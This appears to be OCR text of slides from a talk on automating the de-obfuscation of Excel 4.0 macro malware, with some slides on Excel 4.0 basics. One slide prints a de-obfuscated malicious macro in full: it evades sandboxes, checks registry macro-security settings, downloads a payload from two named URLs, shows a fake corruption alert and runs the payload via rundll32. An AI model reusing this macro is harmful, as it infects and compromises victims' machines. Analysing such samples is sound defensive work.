


Executed on Incorrect Day

```
+4=>3<▯@I▯"
+4>=A▯@I▯K1
+4@3/2▯@I▯
+41:=A3▯@I▯!K1▯
+47:323:3B3▯@I▯&K1▯
+74▯7A<C;03@▯A3/@16▯▯▯▯@I▯!K1▯▯▯1:=A3▯4/:A3▯▯▯
+▯1(JCaS`aJ▯▯53BE=@9A>/13▯ $▯▯▯J/^^2ObOJ:]QOZJBS[^J1D@▯▯@/<203BE33<▯▯''''▯▯▯b[^Qd`▯
+▯Vbb^a(UWOgb]`SO][e^▯O]\bS\bbVS[SaOOZZW]^Se^▯T`]\b^V^▯
+▯Vbb^a(URQVcPQ]                    :Oe^▯T`]\b^V^▯
+1/::▯▯c`Z[]\▯▯▯C@:2]               ▯▯▯@I▯ K1▯@I▯!K1▯▯▯
+74▯@I▯K1*▯1/::▯▯c`                 $/▯▯▯881188▯▯▯@I▯ K1▯@I▯"K1▯▯▯▯▯
+/:3@B▯▯BVS▯e]`YP]                  OW`SR▯Pg▯;WQ`]a]Tb▯3fQSZ▯PSQOcaS▯Wb▯a▯Q]``c^b▯▯ ▯
+1/::▯▯AVSZZ! ▯▯▯AVS                ]^S\▯▯▯1(JEW\R]eaJagabS[! J`c\RZZ! SfS▯▯@I▯$K1▯▯▯2ZZ@SUWabS`AS`dS`▯▯▯#▯
+1:=A3▯4/:A3▯
```



Executed on Incorrect Day

```
+4=>3<▯@I▯"
+4>=A▯@I▯K1
+4@3/2▯@I▯
+41:=A3▯@I▯!K1▯
+47:323:3B3▯@I▯&K1▯
+74▯7A<C;03@▯A3/@16▯▯▯▯@I▯!K1▯▯▯1:=A3▯4/:A3▯▯▯
+▯1(JCaS`aJ▯▯53BE=@9A>/13▯ $▯▯▯J/^^2ObOJ:]QOZJBS[^J
+▯Vbb^a(UWOgb]`SO][eA▯O]\bS\bbVS[SaOOZZW]^Se^▯T
+▯Vbb^a(URQVcPQ]                      :Oe^▯T`]\b
+1/::▯▯c`Z[]\▯▯▯C@:2                  ▯▯▯@I▯ K1▯
+74▯@I▯K1*▯1/::▯▯c`                   $/▯▯▯88118
+/:3@B▯▯BVS▯e]`YP]                    OW`SR▯Pg
+1/::▯▯AVSZZ! ▯▯▯AVS                  ]^S\▯▯▯1(JE
+1:=A3▯4/:A3▯
```

```
=IF(GET.WORKSPACE(13)<770,CLOSE(FALSE),)
=IF(GET.WORKSPACE(14)<390,CLOSE(FALSE),)
=IF(GET.WORKSPACE(19),,CLOSE(TRUE))
=IF(GET.WORKSPACE(42),,CLOSE(TRUE))
=IF(ISNUMBER(SEARCH("Windows",GET.WORKSPACE(1))),,CLOSE(TRUE))
="C:\Users\"&GET.WORKSPACE(26)&"\AppData\Local\Temp\"&RANDBETWEEN(1,9999)&".reg"
="EXPORT HKCU\Software\Microsoft\Office\"&GET.WORKSPACE(2)&"\Excel\Security "&Y6&" /y"
=CALL("Shell32","ShellExecuteA","JJCCCJJ",0,"open","C:\Windows\system32\reg.exe",Y7,0,5)
=WAIT(NOW()+"00:00:03")
=FOPEN(Y6)
=FPOS(Y10,215)
=FREAD(Y10,255)
=FCLOSE(Y10)
=FILE.DELETE(Y6)
=IF(ISNUMBER(SEARCH("0001",Y12)),CLOSE(FALSE),)
="C:\Users\"&GET.WORKSPACE(26)&"\AppData\Local\Temp\CVR"&RANDBETWEEN(1000,9999)&".tmp.
="https://gameaze.com/wp-content/themes/wp_data.php"
="https://friendoffishing.com/wp-content/themes/calliope/template-parts/wp_data.php"
=CALL("urlmon","URLDownloadToFileA","JJCCJJ",0,Y17,Y16,0,0)
=IF(Y19<0,CALL("urlmon","URLDownloadToFileA","JJCCJJ",0,Y18,Y16,0,0),)
=ALERT("The workbook cannot be opened or repaired by Microsoft Excel because it's corrupt.",2)
=CALL("Shell32","ShellExecuteA","JJCCCJJ",0,"open","C:\Windows\system32\rundll32.exe",Y16&",DllR
=CLOSE(FALSE)
```


Executed on Correct Day

De-obfuscation Today

Extracting macros manually is tedious and error-prone

Can we automate the de-obfuscation in the presence of environment-dependency?

Excel 4.0 Basics




Memory

[A2] =ALERT("This will execute 1st")

[A3] =ALERT("This will execute 2nd")

FUNCTION → FORMULA → MACRO

Excel 4.0 Basics



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

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

